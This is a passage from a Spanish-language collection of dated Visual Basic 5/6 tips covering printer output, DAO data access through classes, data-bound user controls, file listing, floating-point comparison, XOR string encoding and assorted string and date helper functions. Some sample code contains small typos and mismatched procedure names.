```
'//CLIENT PRINTER
Private ptr As Printer
...
Public Sub LetPrinter(myPrinter As Object)
If TypeName(myPrinter)="Printer" Then
Set ptr = myPrinter
```

```
Enf If
End Sub
```

La clase debe iniciarse desde el cliente con: *ptrSrv.LetPrinter Printer*. La razón es que printer es un objeto privado de cada cliente. El siguiente es un ejemplo de un servicio de cls_PrinterServices:

```
Public Sub Rectangle( _
x1 As Single, y1 As Single, _
x2 As Single, y2 As Single, _
Optional Width As Variant = 1 _
)
ptr.DrawWidth = Width
ptr.Line (x1, y1)-(x2, y1)
ptr.Line -(x2, y2)
ptr.Line -(x1, y2)
ptr.Line -(x1, y1)
End Sub
```

NOTA. Esta técnica es aplicable a otro tipo de objetos, por ejemplo un componente de servicios para PictureBox

---

#6. DAO a través de Clases 2
Octubre 18 de 1998

Una forma eficiente de manejar bases de datos en un componente es pasar un objeto Database (iniciado) como parámetro de iniciación en la clase (lo primero que se debe hacer al crea un componente de servicio a datos Jet es especificar la referencia DAO que va usar el proyecto del componente).

En un módulo estandar dentro del comoponente:

```
Public dbCom As Database
...
```

En la clase cls_X del componente:

```
Private m_InitOk As Boolean
...
Public Sub InitComponentX (dbMain As Database, ...)
If dbCom Is Nothing Then
```

```
Set dbCom=dbMain
End If
...
m_InitOk=True
End Sub
```

Después de crear el objeto de la clase cls_X, se debe iniciar el objeto invocando obj.InitComponentX Se supone que dbMain tiene una bases de datos abierta. LA variable m_InitOk sirve de control de verificación de llamadas a otros métodos de la clase.

Esto permite migrar código de tareas rutinarias a componentes al servicio de un proyecto.

#5. DAO a través de Clases 1
Octubre 18 de 1998

Lo primero que se debe hacer al crea un componente de servicio a datos Jet es especificar la referencia DAO que va usar el proyecto del componente. En particular las clases podrán suministrar propiedades de objetos DAO, por ejemplo es válido:

En una clase llamada cls_Test:

```
Public rsClass As Recordset
```

En la aplicación que usa el objeto:

```
Dim db As Database
Dim cls As New cls_Test
...
Set db = DBEngine.OpenDatabase(miDB)
Set cls.rsClass = db.OpenRecordset(SQL)
MsgBox "ok..." & cls.rsClass.RecordCount
...
cls.rsClass.Close
Set cls = Nothing
db.Close
```

Recuerde destruir los objetos DAO de la clase en el evento Terminate.

#4. Un detalle al delegar la propiedad Text de un ComboBox como enlazable a datos

Julio 12 de 1998

Si ha creado un control de usuario que usa un ComboBox (o control de lista) y pretende delegar la propiedad Text como enlazable a datos, tuvo que haber escrito líneas como estas en Let Text:

```
Public Property Let Text(ByVal New_Text As String)
If CanPropertyChange("Text") Then
cbx.Text() = New_Text
PropertyChanged "Text"
End If
End Property
```

Esto trabaja cuando el usuario escribe sobre la caja de entrada del control. Sin embargo, si selecciona un elemento de la lista, los datos no se actualizan. Tendrá que completar el código con:

```
Private Sub cbx_Click()
If CanPropertyChange("Text") Then
PropertyChanged "Text"
End If
End Sub
```

#3. Un Borde 3D
Julio 7 de 1998

La interfaz gráfica de un Control no siempre es fácil. El siguiente es un modelo para bordes 3D estilo TextBox o PicturBox

```
Prívate Sub UserControl_Initialize()
ScaleMode = vbPixels
...
End Sub

Prívate Sub UserControl_Paint()

'//Borde 3D estilo TextBox
Line (0, 0)-(ScaleWidth - 1, ScaleHeight - 1), vbButtonShadow, B
Line (0, ScaleHeight - 1)-(ScaleWidth - 1, ScaleHeight - 1), vbWhite
Line -(ScaleWidth - 1, 0), vbWhite
```

```
Line (1, 1)-(ScaleWidth - 2, ScaleHeight - 2), vbBlack, B
Line (1, ScaleHeight - 2)-(ScaleWidth - 2, ScaleHeight - 2), vbButtonFace
Line -(ScaleWidth - 2, 1), vbButtonFace

End Sub

Prívate Sub UserControl_Resize()
FlexGrid.Move 2, 2, ScaleWidth - 4, ScaleHeight - 4
End Sub
```

El procedimiento *UserControl_Resize* y *FlexGrid* representan un ejemplo (un control constituyente que ocupa toda el área de UserControl.

#2. Capacidad de enlace a datos
Junio 7 de 1998

Una vez delegada la propiedad que se va a enlazar a datos, el modelo suele ser el siguiente (ejemplo para la propiedad Text de un TextBox que compone el UserControl):

```
'// PROPIEDAD TEXT
Public Property Get Text() As Variant
Text = txt.Text
End Property

Public Property Let Text(NewValue As Variant)
If CanPropertyChange("Text") Then
txt = NewValue
'//Actualizar origen de datos
PropertyChanged "Text"
End If
End Property

Private Sub txt_Change()
'//Actulizar cambios del usuario
PropertyChanged "Text"
End Sub.
```

Por ultimo se informa a Visual Basic que esta es una propiedad de *Enlace a Datos*: Menú Herramientas, Opción Atributos de Procedimiento, comando Avanzado. Seleccione la propiedad enlazada del cuadro desplegable *Nombre*. Luego indique las casillas del marco

Enlace de datos. Para multiples propiedades enlazadas, investigar *colección DataBindings.*

#1. Delegar una Propiedad que Suministra Cuadros de Dialogo Estándares
Junio 7 de 1998

Propiedades como ForeColor, BackColor, Font, y otras, requieren tratamiento especial. La ventana de propiedades del entorno de desarrollo de Visual Basic muestra cuadros de dialogo estándares para asignar los valores. Para que su control despliegue estos cuadros debe hacer lo siguiente. Ilustraré con la propiedad BackColor de un control cuadro de texto:

```
'//PROPERTY: TextBackColor
Public Property Get TextBackColor () As OLE_COLOR
TextBackColor = txt.BackColor
End Property

Public Property Let TextBackColor (ByVal NewColor As OLE_COLOR)
txt.BackColor = NewColor
PropertyChanged "TextBackColor"
End Property
```

Simplemente declaramos la propiedad al tipo OLE correcto. Otras propiedades como Font son objetos y requieren un tratamiento menos sencillo, El Asistente para interfaz de controles ActiveX puede reducir considerablemente el trabajo.

#6. Textos con Sombra

Es posible programar salidas a Printer de titulos con sombra (una celda de un color, y el texto sobre esta) usando código plano. Solo use el método *ImageTileSrcAnd* para colocar la sombra (un color o una imágen background), y luego coloque el texto sobre ésta con *Printer.Print*:

```
Public Sub ImageTileSrcAnd( _
   p As StdPicture, _
   x1 As Single, y1 As Single, _
   x2 As Single, y2 As Single)

   Dim X As Single
   Dim Y As Single
   Dim dx As Single
   Dim dy As Single
   Dim nx As Long
   Dim ny As Long
   Dim rx As Single
   Dim ry As Single

   On Error GoTo ErrHandler

   If y2 > y1 Then
   dx = Printer.ScaleX(p.Width)
   dy = Printer.ScaleY(p.Height)
   nx = Int((x2 - x1) / dx)
   ny = Int((y2 - y1) / dy)
   ry = (y2 - y1) - dy * ny
   rx = (x2 - x1) - dx * nx

   If nx > 0 And ny > 0 Then
     For Y = y1 To y2 - dy Step dy
        For X = x1 To x2 - dx Step dx
           Printer.PaintPicture p, X, Y, , , , , , , vbSrcAnd
        Next
     Next
   End If
   If ry Then
```

```
      Y = y2 - ry
      For X = x1 To x2 - dx Step dx
         Printer.PaintPicture p, X, Y, , , , , , ry, vbSrcAnd
      Next
   End If
   If rx Then
      X = x2 - rx
      For Y = y1 To y2 - dy Step dy
         Printer.PaintPicture p, X, Y, , , , , rx, , vbSrcAnd
      Next
   End If
   If rx > 0 Or ry > 0 Then
      Printer.PaintPicture p, x2 - rx, y2 - ry, , , , , rx, ry, vbSrcAnd
   End If
   End If
   Exit Sub

ErrHandler: '//ignore
End Sub
```

Ejemplo:

```
Picture1.BackColor=vbRed '//asigna el color en un PictureBox
Printer.ScaleMode=vbCentimeters
ImageTileSrcAnd Picture1.Image, 0,0,10,1'//Imprime una celda en Centimetros
Printer.CurrentX=0
Printer.CurrentY=0
Printer.FontTransparent = True
Printer.Print "Hola"
```

#5. Un extraño Bug de Printer
Abril 20 del 2000

Me sucedio cuando intente imprimir desde un software instalado en Windows NT Workstation 4.0 a un Plotter en red. Cualquier orden de salida a Printer (Printer.Print "Algo") producia el mensaje "Printing Error XXX". El problema se soluciona con este procedimiento (llamelo antes de usar cualquier método de Printer):

```
Private Sub SavePrinterNTBug()
   Dim p As Printer, i As Long
```

```
    For Each p In Printers
        If p.DeviceName = Printer.DeviceName Then
            Exit For
        End If
        i = i + 1
    Next
    Set Printer = Printers(i)
End Sub
```

#4. Imprimir un Archivo PRN
Marz 26 de 1999

Los archivos PRN son trabajos de impresora generados por Windows en conjunto con el Driver de alguna Impresora. Para generarlos, creamos una Impresora con salida a archivo (detalles en www.gallicrow.co.uk/PrintingFAQ.html). Así, podemos generar un archivo de impresora en vez de enviar directamente la salida a Printer. El siguiente procedimiento ejecuta la tarea de Impresión:

```
Private CancelPrinting As Boolean

'//PrintPRNFile
'//Basado en articulo ID: Q119113
'//Three Methods to Send Preformatted Files Directly to Printer (VB2/3)
'//Adaptado y complementado para VB5/6 por Harvey T.

Private Sub PrintPRNFile(PRNFile As String)
Const Buffer As Long = 8192 '//max buffer size

Dim Chunk As String '//buffer to hold data
Dim numLoops As Long '//number of 8k loops
Dim LeftOver As Long '//amount of file left
Dim i As Long '//counter for loops
Dim FCnl As Long '//File source channel
Dim PCnl As Long '//Printer channel

On Error GoTo SubErr

'//Open our datafile and printer port
Screen.MousePointer = vbHourglass
```

```
CancelPrinting = False
FCnl = FreeFile
Open PRNFile For Binary Access Read As #FCnl
PCnl = FreeFile
Open CStr(Printer.Port) For Binary Access Write As #PCnl

'//Calculate size of file and amount left over
numLoops = LOF(1) \ Buffer
LeftOver = LOF(1) Mod Buffer

'//Print
Chunk = Space$(Buffer)
For i = 1 To numLoops
Get #FCnl, , Chunk
Put #PCnl, , Chunk
DoEvents
If CancelPrinting Then Exit For
Next
'//grab what's leftover
If Not CancelPrinting Then
Chunk = Space$(LeftOver)
Get #FCnl, , Chunk
Put #PCnl, , Chunk
End If

EndSub:
Close #FCnl, #PCnl
Screen.MousePointer = vbDefault
Exit Sub

SubErr:
MsgBox Err.Description, vbInformation, "Printing File..."
Resume EndSub
End Sub
```

RECOMENDACIONES.
Es conveniente colocar un Botón para configurar la Impresora antes de enviar el trabajo (un archivo de impresora debe ejecutarse con el mismo controlador de la impresora que lo creo). Adicionamos un control CommonDialog, y:

```
Private Sub cmdConfig_Click()
cdlPrinterSetup.Flags = cdlPDPrintSetup
```

```
cdlPrinterSetup.ShowPrinter
DoEvents
End Sub
```

También es conveniente crear la opción de cancelar:

```
Private Sub cmdCancel_Click()
CancelPrinting = True
End Sub
```

#3. Imprimir una Imagen
Dic 18 de 1998

Ejemplo.
El modo de escala en que se trabaja es Pixeles, el modo de impresión es Centímetros, y se imprimirá el contenido creado en un PictureBox usando métodos gráficos (PSet, Line, Circle, ...). Si se desea imprimir el Picture, simplemente en vez de *Image*, usamos *Picture* (esta resaltado con cursiva). Se imprime en una área de 4 por 4 cm, con margen 1 cm a la izquierda, 1 cm arriba.

```
ptrX1 = 1 '//cm
ptrX2 = 5 '//cm
ptrY1 = 1 '//cm
ptrY2 = 5 '//cm
...
With pic_AnyName
Printer.ScaleMode = vbCentimeters
.Parent.ScaleMode = vbCentimeters
.ScaleMode = vbCentimeters
Printer.PaintPicture .Image, _
ptrX1, ptrY1, (ptrX2 - ptrX1), (ptrY2 - ptrY1), _
0, 0, .Width, .Height, vbSrcCopy
.Parent.ScaleMode = vbPixels
.ScaleMode = vbPixels
End With
```

#2. Fijar la Fuente de Printer

Mayo 21 de 1998
Actualizado: Marzo 10 de 1999

Este es un sencillo procedimiento, muy práctico para fijar la fuente de Printer

```
Public Sub SetPrintFont( _
Optional FontName As Variant, _
Optional Size As Variant, _
Optional Bold As Variant, _
Optional Italic As Variant, _
Optional Color As Variant, _
Optional Transparent As Variant _
)
On Error Resume Next

If Not IsMissing(FontName) Then ptr.FontName = FontName
If Not IsMissing(Size) Then ptr.FontSize = Size
If Not IsMissing(Bold) Then ptr.FontBold = Bold
If Not IsMissing(Italic) Then ptr.FontItalic = Italic
If Not IsMissing(Color) Then ptr.ForeColor = Color
If Not IsMissing(Transparent) Then ptr.FontTransparent = Transparent
End Sub
```

Es ideal, porque permite fijar la fuente de Printer en una Línea. Ver ejemplo del Tip #1.

NOTA. La variable *ptr* en un objeto Printer a nivel de módulo (clase) que apunta a Printer

---

#1. Imprimir un texto justificado a un punto de referencia
Mayo 21 de 1998
Actualizafo Marzo 10 de 1999

El procedimiento PrintText, imprime una línea de texto en la posición dictada por un punto y justificado con referencia al mismo. El procedimiento es supremamente potente para distribuir texto en la página impresa. Me he permitido escribir reportes de alto nivel con base en esta pequeña función.

```
'//Parámetros de justificación de PrintText
Public Enum ptr_PutText
ptr_LeftToPoint
ptr_CenterPoint
```

```
ptr_RightToPoint
ptr_BootomOfPoint
ptr_TopOfPoint
End Enum

Public Sub PutText( _
ByVal x As Single, _
ByVal y As Single, _
s As String, _
Optional AlignmentPointX As ptr_PutText = ptr_RightToPoint, _
Optional AlignmentPointY As ptr_PutText = ptr_BootomOfPoint)

With ptr
Select Case AlignmentPointX
Case ptr_RightToPoint '//Default
Case ptr_LeftToPoint: x = x - .TextWidth(s)
Case ptr_CenterPoint: x = x - .TextWidth(s) / 2
End Select
Select Case AlignmentPointY
Case ptr_BootomOfPoint '//Default
Case ptr_TopOfPoint: y = y - .TextHeight(s)
Case ptr_CenterPoint: y = y - .TextHeight(s) / 2
End Select
.CurrentX = x
.CurrentY = y
End With
ptr.Print s;
End Sub

Dim s As String

SetPrinterFont "Times New Roman", 16, True, False, vbBlack
s = "Hola mundo"
PrintText 0, 0, s, ptr_RightToPoint, ptr_BotomOfPoint

SetPrinterFont "Courier New", 9, False
PrintText 1, 3, s, ptr_RightToPoint, ptr_BotomOfPoint
```

NOTAS.
- La variable *ptr* en un objeto Printer a nivel de módulo (clase) que apunta a Printer
- PutText se puede adaptar a PictureBox para os mimos fines, solo se usa un Control PictureBox en vez de Printer

#25. Obtener la lista de archivos desde una trayectoria, incluyendo sub-carpetas

¿Algunas veces has tenido que responder a tu jefe la pregunta?: Deme todos los archivos .DOC desde C:\MiCarpeta.... La siguiente clase te da una solucion (disculpame por no haber identado el código):

```
'=========================================================================
' CLASS : CGetFilesFromPath
' AUTHOR : Harvey T.
' UPDATE : 06-03-02
' DESCRIPTION : -
'=========================================================================
Option Explicit
Option Compare Text

Private Const sBSLASH As String = "\"
Private Const sDOT As String = "."

Public Event BeginExploration()
Public Event FileFound(FileName As String)
Public Event EndExploration()

Public Sub GetFilesFromPath( _
ByVal StartFolder As String, _
Optional ByVal IncludeSubFolders As Boolean = True, _
Optional ByVal FilterFileType As String = "")

On Error GoTo ErrHandler

RaiseEvent BeginExploration

'//some debug
If Len(FilterFileType) Then
If Not Left(FilterFileType, 1) = sDOT Then
FilterFileType = sDOT & FilterFileType
End If
End If
If Not Right(StartFolder, 1) = sBSLASH Then
StartFolder = StartFolder & sBSLASH
```

```
End If

'//call main
Call GetFilesListLocal(StartFolder, IncludeSubFolders, FilterFileType)

RaiseEvent EndExploration
Exit Sub

ErrHandler:
MsgBox "ERROR" & vbCrLf & vbCrLf & _
Err.Description, vbInformation, TypeName(Me)
End Sub

Private Sub GetFilesListLocal( _
StartFolder As String, _
Optional IncludeSubFolders As Boolean = True, _
Optional FilterFileType As String = "", _
Optional IncludeStartFolder As Boolean = True)

Dim FSO, Folder, SubFolder, SubFolders, Files, File
Dim sFile As String

Set FSO = CreateObject("Scripting.FileSystemObject")
Set Folder = FSO.GetFolder(StartFolder)

If IncludeStartFolder Then
Set Files = Folder.Files
For Each File In Files
If Len(FilterFileType) Then
If FileType(File.Name, FilterFileType) Then
sFile = StartFolder & File.Name
RaiseEvent FileFound(sFile)
End If
Else
sFile = StartFolder & File.Name
RaiseEvent FileFound(sFile)
End If
Next
End If
If IncludeSubFolders Then
Set SubFolders = Folder.SubFolders
For Each SubFolder In SubFolders
Set Files = SubFolder.Files
```

```
For Each File In Files
If Len(FilterFileType) Then
If FileType(File.Name, FilterFileType) Then
sFile = StartFolder & SubFolder.Name & sBSLASH & File.Name
RaiseEvent FileFound(sFile)
End If
Else
sFile = StartFolder & SubFolder.Name & sBSLASH & File.Name
RaiseEvent FileFound(sFile)
End If
Next
Call GetFilesListLocal(StartFolder & SubFolder.Name & sBSLASH, , FilterFileType,
False)
Next
End If
End Sub

Private Function FileType(FileName As String, s As String) As Boolean
If Len(FileName) > Len(s) Then
FileType = (Right(FileName, Len(s)) = s)
Else
FileType = False
End If
End Function
```

EJEMPLO:

Crea un EXE Estandar, agrega un TextBox, un ListBox, y un CommandButton. Usas el TextBox para especificar la ruta de inicio. Pega el siguente código:

```
'=========================================================================
' Ejemplo de la clase CGetFileList
'=========================================================================
Option Explicit

Private WithEvents o As CGetFileList

Private Sub Command1_Click()
Set o = New CGetFileList
o.GetFilesFromPath Text1.Text
Set o = Nothing
End Sub
```

```
Private Sub Form_Load()

End Sub

Private Sub o_BeginExploration()
Command1.Enabled = False
List1.Clear
End Sub

Private Sub o_EndExploration()
Command1.Enabled = True
End Sub

Private Sub o_FileFound(FileName As String)
List1.AddItem FileName
End Sub
```

NOTA. Como vez, la clase ejecuta un evento cada vez que encuentra un archivo. Puedes notar que puedes filtrar la busqueda en los parámetros del método *GetFilesFromPath.*

#24. Textos en un PictureBox

En algun caso puede requerir usar un Label dentro de un PictureBox. Por ejemplo un letrero dentro de un ToolBar. Puede evitar el Label y usar el solo

PictureBox y usar esta funcion (tiene la ventaja de persolanizar el texto; ejemplo un 3D):

```
Private Sub PictureLabel( _
pic As PictureBox, _
Text As String, _
Optional ForeColor As Long = vbWhite, _
Optional Shadow As Boolean = False _
)
With pic
If Not .AutoRedraw Then .AutoRedraw = True
.Tag = Text
.Cls
If Shadow Then
.ScaleMode = vbPixels
.CurrentX = (.ScaleWidth - .TextWidth(Text)) / 2 + 1
.CurrentY = (.ScaleHeight - .TextHeight(Text)) / 2 + 1
```

```
.ForeColor = vbBlack
pic.Print Text;
End If
.CurrentX = (.ScaleWidth - .TextWidth(Text)) / 2
.CurrentY = (.ScaleHeight - .TextHeight(Text)) / 2
.ForeColor = ForeColor
pic.Print Text;
End With
End Sub
```

Ejemplo:

```
Private Sub Form_Load()
PictureLabel Picture1, "Hello", , True
End Sub
```

#23. Detectar la Unidad de CD o DVD

Digamos que Ud. coloca una aplicacion para ser ejecutada desde un CD y desea detectar que el Usuario usa el CD correcto. Agregue una rferencia a MS Scripting y use la siguiente función:

```
Private Function GetCDROOMRoot(EXEName As String) As String
Dim fso As New FileSystemObject
Dim drv As Drive

On Error GoTo ErrHandler

For Each drv In fso.Drives
If drv.DriveType = CDRom Then
If drv.IsReady Then
If Len(Dir(drv.DriveLetter & ":\" & EXEName)) Then
GetCDROOMRoot = drv.DriveLetter & ":\"
End If
End If
End If
Next
Exit Function

ErrHandler:
GetCDROOMRoot = vbNullString
```

```
End Function
```

NOTAS
- EXEName es el nombre de su ejecutable en el CD
- Si no detecta la unidad, GetCDROOMRoot devuelve una cadena vacia.

#22. Comparación entre números de punto flotante

La representación de números reales en un sistema binario no es plenamente exacta, y algunas veces las comparaciones fallan. Vea el siguiente ejemplo:

```
Public Sub main()
Dim x As Single
Dim y As Single
Dim i As Single

For i = 0 To 1 Step 0.1
   y = y + 0.1
   Next
x = 1

Debug.Print "x ="; x
Debug.Print "y ="; y
Debug.Print "(x = y)="; (x = y)
End Sub
```

Las siguientes funciones son una solución aproximada del problema:

```
Private Const sngACCUARACY As Single = 10 ^ -6
Private Const dblACCUARACY As Double = 10 ^ -14

Public Function sngCompare(ByRef x As Single, ByRef y As Single) As Boolean
   sngCompare = (Abs(x - y) <= Abs(x * sngACCUARACY))
End Function

Public Function dblCompare(ByRef x As Double, ByRef y As Double) As Boolean
   dblCompare = (Abs(x - y) <= Abs(x * dblACCUARACY))
End Function
```

Puede agregar la línea *Debug.Print "SingleCompare(x, y)="; SingleCompare(x, y)* al

ejemplo para comprobar su resultado.

NOTAS.
- Detalles técnicos en el articulo ID: Q69333, "HOWTO: Work Around Floating-Point Accuracy/Comparison Problems".
- Los valores de las constantes sngACCUARACY y dblACCUARACY aplican en todos los casos.

#21. Encriptación XOR

El operador lógico XOR suministra un interesante algoritmo de encriptación, se codifica en la primera llamada y se decodifica en la segunda. Ejemplo:

```
Private Sub Form_Load()
Dim s As String
s = "Hola!"
'//Codifica
XORStringEncrypt s, "MiClave"
Show
Print "Codificado: "; s
'//Decodifica
XORStringEncrypt s, "MiClave"
Print "Decodificado: "; s
End Sub

Private Sub XORStringEncrypt(s As String, PassWord As String)
Dim n As Long
Dim i As Long
Dim Char As Long

n = Len(PassWord)
For i = 1 To Len(s)
Char = Asc(Mid$(PassWord, (i Mod n) - n * ((i Mod n) = 0), 1))
Mid$(s, i, 1) = Chr$(Asc(Mid$(s, i, 1)) Xor Char)
Next
End Sub
```

#20. Leer una sub-cadena dentro de una cadena a partir de delimitadores

En particular existen muchos comando tales conmo:
CommandString="Source=File.txt;Path=C:\CommonFiles;Title=;..."

Resulta que deseamos obtener lo que corresponde a *Path=* de la cadena anterior. La siguiente función se usa de esta manera: s = GetSubString(CommandString, "Path=", ";")

```
Public Function GetSubString( _
s As String, _
StartDelim As String, _
EndDelim As String _
) As String

Dim nStartDelim As Long
Dim nEndDelim As Long

nStartDelim = InStr(s, StartDelim)
If nStartDelim Then
nStartDelim = nStartDelim + Len(StartDelim)
nEndDelim = InStr(nStartDelim, s, EndDelim)
If nEndDelim Then
GetSubString = Mid$(s, nStartDelim, nEndDelim - nStartDelim)
End If
End If
End Function
```

En el siguiente ejemplo, obtengo el nombre de la base de datos de un DataEnvirnment

```
Dim DE As New dePPDMMirror

gsDatabaseConnection = DE.cnnPPDMMirror.ConnectionString
gsDatabaseName = GetSubString(gsDatabaseConnection, "Source=", ";")

Set DE = Nothing
```

#19. Insertar una Cadena dentro de otra a partir de una Clave

P.e. Tenemos

```
s = "Deseo leer el libro p_BookName esta noche"
s = InsertString(s,"p_BookName", "Cuentos Escogidos")
```

Ahora s = "Deseo leer el libro Cuentos Escogidos esta noche"

Es decir, damos una Clave dentro de una cadena para luego reemplazarla por algo. En paricular uso esta función al manejar plantillas de reportes y HTML por código. La función es la siguiente:

```
Private Function InsertString( _
s As String, _
Flag As String, _
Value As Variant _
) As String

Dim ptr As Long

ptr = InStr(s, Flag)
If ptr Then
InsertString = Left$(s, ptr - 1) & Value & _
Mid$(s, Len(Flag) + ptr)
Else
InsertString = s
End If
End Function
```

#18. La función Split para versiones Visual Basic menores a 6
Jul 19 de 1999

La función *Split,* exclusiva de Visual Basic 6, separa una cadena dado un delimitador, ejemplo:

```
 Dim v As Variant
 Dim i As Long
 v = Split("Mañana,Medio Día,Noche", ",")
 For i = 0 To UBound(v)
Debug.Print v(i)
 Next
```

La siguiente función hace lo mismo:

```
Public Function SplitIt( _
ByVal Expression As String, _
```

```
ByVal Delimiter As String _
) As Variant

Dim nxt As Long
Dim i As Long
Dim rtn As Variant

i = 0
ReDim rtn(0 To i) As Variant
Do
nxt = InStr(Expression, Delimiter)
If nxt Then
rtn(i) = RTrim$(Left$(Expression, nxt - 1))
i = i + 1
ReDim Preserve rtn(i)
Expression = LTrim$(Mid$(Expression, nxt + 1))
Else
rtn(i) = Expression
End If
Loop Until nxt = 0
SplitIt = rtn
End Function
```

Si desea, reemplace Split por SplitIt en el ejemplo.

NOTA. Tambien puede recorrer un array de Variants como sigue:

```
Dim v As Variant
Dim Item As Variant
 v = SplitIt("Mañana,Medio Día,Noche", ",")
For Each Item In v
Debug.Print Item
Next
```

#17. Obtener los nombres de costantes enumeradas en un componente
Junio 30 de 1999

El componente *TypeLib Information* (TLBINF32.DLL) permite ontener información de tipos de un componente ActiveX. El siguiente ejemplo es una función para obtener el nombre de una constante de tipo Enum. Debe agregar la referencia a TLBINF32.DLL en su

proyecto.

```
Public Function GetMyEnumName( _
ComponentFile As String, _
ConstantInfoName As String, _
ContantValue _
) As String

Dim tl As TypeLibInfo
Dim ci As ConstantInfo
Dim mi As MemberInfo

'//TypeLib Information ActiveX Component
Set tl = TLI.TypeLibInfoFromFile(ComponentFile)

For Each ci In tl.Constants
If ci.Name = ConstantInfoName Then
For Each mi In ci.Members
If ContantValue = mi.Value Then
GetMyEnumName = mi.Name
Exit For
End If
Next
Exit For
End If
Next
'//Code by Harvey Triana
End Function
```

Por ejemplo, tenemos el componebte X.DLL que tiene una enumeración:

```
Public Enum Enum_EstadoDelDia
   edMañana
   edMedioDia
   edNoche
End Enum
```

Desde el cliente de X.DLL podemos invocar:

```
s =GetMyEnumName("Path\X.DLL", "Enum_EstadoDelDia", edMedioDia)
```

...Obtenemos: s="edMedioDia"

SUGERENCIA. Si se va a usar frecuentemente la función, es conveniente crear el objeto TypeLibInfo nivel de módulo, ya que debe accesar al disco para obtener la información de la librería (X.DLL en el ejemplo).

#16. Obtener una Fecha aleatoria dentro de un rango
Julio 1 de 1999

A veces es útil, generalmente para pruebas, generar una fecha aleatoria dentro de un rango, p.e deseo una fecha entre el 1/1/1960 y 1/1/2000, llamariamos a esta función como MyDate=GetRandomDate("1/1/1960", "1/1/2000")

```
Private Function GetRandomDate(ByVal StartDate As Date, ByVal EndDate As Date) As Date
Static AnotherCall As Boolean
Dim nDays As Single

On Error GoTo ErrorHandler
If Not AnotherCall Then
Randomize Timer
AnotherCall = True
End If
nDays = DateValue(EndDate) - DateValue(StartDate)
GetRandomDate = CDate(DateValue(StartDate) + nDays * Rnd())
Exit Function

ErrorHandler:
GetRandomDate = Null
End Function
```

#15. Generar un nombre de archivo aleatorio
Julio 1 de 1999

La siguiente función genera un nombre de archivo aleatorio. Puede ser utile cuando se requieren archivos temporales.

```
Private Function GenerateRandomFileName() As String
Const MASKNUM As String = "_0123456789"
Const MASKCHR As String = "abcdefghijklmnoprstuvwxyz"
Const MASK As String = MASKCHR + MASKNUM
Const MINLEN As Integer = 4
Const MAXLEN As Integer = 12
```

```
Dim nMask As Long
Dim nFile As Long
Dim sFile As String
Dim sExt As String
Dim i As Long
Dim nChr As Long

nFile = MINLEN + (MAXLEN - MINLEN) * Rnd()
nMask = Len(MASK)
For i = 1 To nFile
nChr = Int(nMask * Rnd()) + 1
sFile = sFile + Mid$(MASK, nChr, 1)
Next
nMask = Len(MASKCHR)
For i = 1 To 3
nChr = Int(nMask * Rnd()) + 1
sExt = sExt + Mid$(MASKCHR, nChr, 1)
Next

GenerateRandomFileName = sFile + "." + sExt
End Function
```

NOTAS

1) La función asume que la semilla de aleatorios fue iniciada previamente (para más informacion, ver "Randomize")
2) Puede obtener el nombre del archivo de temporales de Windows de la siguiente expresión: *TempPath = Environ("TEMP") & "\"*

#14. Un ejemplo de pasar un UDT copiado como un Stream en memoria
Mayo 27 de 1999

Si deseamos pasar UDTs entre componentes Visual Basic 6.0, simplemente estos se declaran como Public en un módulo de clase o UserControl (SP3). ¿Que pasa si desemos pasar UDTs con Visual Basic 5.o e inferiores?. En cualquier caso no deje de leer este Tip, pues se sorprendera (es una técnica que puede aplicar en otros problemas).

- Cree un proyecto estándar y agregue una Clase

```
'//CODIGO EN EL FORMULARIO
```

```
Option Explicit

Private Type udt_Any
   dDate As Date
   nInt As Integer
   nLng As Long
End Type
Dim u As udt_Any

Private Type udt_Stream
   sBytes As String * 14 '//Len de udt_Any
End Type
Dim b As udt_Stream

Private Sub Form_Load()
Dim obj As New Class1
Dim s As String

u.dDate = Now()
u.nInt = -999
u.nLng = 1234567890
Debug.Print "En el cliente:"
Debug.Print u.dDate, u.nInt, u.nLng

LSet b = u '//copia en memoria !
s = b.sBytes
obj.GetUDT s
End Sub

'//CODIGO EN LA CLASE
Option Explicit

'//Espejo de los UDTs en en cliente
Private Type udt_Any
   dDate As Date
   nInt As Integer
   nLng As Long
End Type

Private Type udt_Stream
   sBytes As String * 14
End Type
```

```
Public Sub GetUDT(ByRef Stream As String)
Dim u As udt_Any
Dim b As udt_Stream

b.sBytes = Stream
LSet u = b '//Recuperación en memoria !

Debug.Print "En objeto:"
Debug.Print u.dDate, u.nInt, u.nLng
End Sub
```

#13. Transformaciones de datos Hora a decimal y viceversa
Mayo 25 de 1999

En algunos cálculos es requerido transformar datos de hora a decimal y viceversa (en Topografía es útil). P.e. la hora 10:30 AM será 10.5 en decimal.

```
Public Function HourDec(h As Variant) As Variant
If Not IsNull(h) Then
HourDec = Hour(h) + Minute(h) / 60 + Second(h) / 3600
End If
End Function

Public Function DecHour(h As Variant) As Variant
Dim nHour As Integer
Dim nMinutes As Integer
Dim nSeconds As Integer

nHour = Int(h)
nMinutes = Int((h - nHour) * 60)
nSeconds = Int(((h - nHour) * 60 - nMinutes) * 60)
DecHour = nHour & ":" & nMinutes & ":" & nSeconds
End Function
```

Ejemplo:

```
Private Sub Command1_Click()
Dim h As Single
Dim d As String
Cls
d = "10:37:58"
```

```
h = HourDec(d)
Print "Hora Decimal = "; d
Print "Hora Estándar = "; h
Print "Hora de Decimal a Estándar = "; DecHour(h)
End Sub
```

El parámetro de *HourDec* puede ser un dato *Date*, expresión que retorne *Date* (por ejemplo la función *Now*), o una cadena, "hh:mm:ss" como en ejemplo.

#12. Un apuntes sobre Colecciones
Feb 7 de 1998

Podemos almacenar tipos intrínsecos en Colecciones. El siguiente ejemplo le dirá mucho. En un proyecto simple con dos botones.

```
Private colAutorTemas As New Collection

Private Sub Command1_Click()
Print colAutorTemas("Sartre")
End Sub

Private Sub Command2_Click()
Dim s As Variant
For Each s In colAutorTemas
Print s
Next
End Sub

Private Sub Form_Initialize()
With colAutorTemas
.Add "Cuentos Escogidos", "Voltaire"
.Add "La Náusea", "Sartre"
.Add "Diálogos", "Platón"
End With
End Sub
```

Es decir, tenemos un "array" que podemos accesar por claves (flexibilidad de las Colecciones). Este apunte llega a ser más interesante al usar UDTs en colecciones.

NOTA. Las Colecciones Visual Basic son una capa de alto nivel sobre lo que en Ingeniería

de Software se llama « Listas Enlazadas », es decir, básicamenete las Colecciones almacenan Punteros a través de una interfaz moderna.

#18. Incremento Continuo
Ene 12 de 1998

Desafortunadamente Visual Basic no tiene operador de incrementación continua, es decir el famoso i++ del lenguaje C. Podamos simular algo parecido:

```
Public Static Function Plus(Optional Start As Variant) As Long
Dim i As Long
If Not IsMissing(Start) Then
i = Start-1
End If
i = i + 1
Plus = i
